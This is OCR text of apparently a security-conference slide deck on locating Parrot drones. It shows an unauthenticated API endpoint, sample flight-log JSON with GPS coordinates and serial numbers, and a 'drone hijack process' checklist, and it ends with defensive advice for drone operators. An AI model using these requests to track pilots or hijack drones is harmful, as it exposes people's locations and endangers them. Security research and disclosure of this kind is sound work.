193.1[redacted]	172.26.0.230	HTTP	912	HTTP/1.1 200 OK (application/json)
172.26.0.230	193.1[redacted]	HTTP	218	GET /api3/clusters/area-clusters/40.646362/-4.126048/
193.1[redacted]	172.26.0.230	HTTP	1372	HTTP/1.1 200 OK (application/json)

Locating drones (ii)

JSON response with flight details (requires authentication):


```
{ "version": "1.2", "software_version": "1.4.1", "hardware_version": "HW_04", "date": "2017-09-25T120419+0200", "product_id":
2318, "serial_number": "PI040381[redacted]", "product_name": "Disco", "uuid": "143F863ED3911[redacted]", "run_origin"
: 0, "controller_model": "Skycontroller 2 v1.0.6", "controller_application": "PI04040[redacted]", "product_style": -2,
"product_accessory": -2, "gps_available": true, "gps_latitude": 40.429829, "gps_longitude": -3.707025, "crash": 0, "jump":
null, "run_time": 0, "total_run_time": 4715, "details_headers": [ "time", "battery_level", "controller_gps_longitude",
"controller_gps_latitude", "flying_state", "alert_state", "wifi_signal", "product_gps_available", "product_gps_longitude",
"product_gps_latitude", "product_gps_position_error", "product_gps_sv_number", "speed_vx", "speed_vy", "speed_vz",
"pitot_speed", "angle_phi", "angle_theta", "angle_psi", "altitude", "flip_type", "speed" ], "details_data": [ [ 26, 92,
```


JSON response with flights information in a particular area (non authenticated):


```
"gps_longitude":-122.457507,"gps_latitude":37.765428},"default":{"count":11,"gps_longitude":-122.456273,"gps_latitude":
37.765562},"gps":{"count":6,"gps_longitude":-122.457507,"gps_latitude":37.765428},"minidrone":{"count":5,"gps_longitude":-
122.454793,"gps_latitude":37.765722},"gps_latitude":37.765562,"gps_longitude":-122.456273},{"index":"374545N1222730O","zoom":
16,"count":41,"bebop":{"count":41,"gps_longitude":-122.458691,"gps_latitude":37.766394},"default":{"count":41,"gps_longitude"
:-122.458691,"gps_latitude":37.766394},"gps":{"count":40,"gps_longitude":-122.458691,"gps_latitude":37.766388},"gps_latitude":
37.766394,"gps_longitude":-122.458691},{"index":"374545N1222745O","zoom":16,"count":0,"default":{"count":70,"gps_longitude":-
122.464964,"gps_latitude":37.765538},"gps":{"count":36,"gps_longitude":-122.464615,"gps_latitude":37.766248},"media":{"count":
1,"gps_longitude":-122.464239,"gps_latitude":37.765931,"url":"https://www.youtube.com/watch?v=MkSZB6iFz-o"},"video":{"count":1
,"gps_longitude":-122.464239,"gps_latitude":37.765931,"url":"https://www.youtube.com/watch?v=MkSZB6iFz-o"}},{"index":
"374545N1222800O","zoom":16,"count":0,"default":{"count":39,"gps_longitude":-122.46884,"gps_latitude":37.765638},"gps":{
"count":1,"gps_longitude":-122.466822,"gps_latitude":37.763862}},{"index":"374545N1222830O","zoom":16,"count":0,"default":{
"count":4,"gps_longitude":-122.477785,"gps_latitude":37.763979}},{"index":"374545N1222845O","zoom":16,"count":0,"default":{
"count":2,"gps_longitude":-122.479634,"gps_latitude":37.765489},"gps":{"count":1,"gps_longitude":-122.479513,"gps_latitude":
```



Pedro Cabrera
@PCabreraCamara

Locating drones (iii)

Using the previous requests, a Python tool can locate drones in a particular area.

Green marker: Bebop drone flight


Blue marker: Flight contains video



San Francisco Botanical Garden, information updated to 14 February 2018

Pedro Cabrera
@PCabreraCamara

Locating drones




By correlating flights information, people's locations could be traced, locate their home address and even deanonymize.

Pedro Cabrera
@PCabreraCamara

SFA parrot drones

"Locate drones all around the world remotely" …

Done !!



San Francisco Bebop (green) and Jumping Race (red) flights, information updated to 14 February 2018

Pedro Cabrera
@PCabreraCamara

Drone hijack process

Steps to successfully hijack a drone:

1 [What] *Find some vulnerable drones ……* ✓

2 [How] *Have the right tool ……* ✓

3 [Where] *Locate the drone ……* ✓

Pedro Cabrera
@PCabreraCamara

Apply

- If you or your organization use drones, next week you should:
  - Identify drones using an open Wi-Fi
  - Analyze services exposed in that Wi-Fi (telnet, ftp, etc.), and check default user privileges and if authentication exists
  - Check if drone manufacturer's use any web services, where your flights data could be publicly accessed or could be exposed to a non-authenticated user
- Within six months you should:
  - Analyze communications traffic captures between the drone and the pilot; and discover the protocols being involved (HTTPS, TCP, UDP, etc.)
  - Use the RE methodology proposed to identify commands and whenever the drone authenticate any potential control command

Q&A

#RSAC

Thank you

Pedro Cabrera

Founder, Ethon Shield

@PCabreraCamara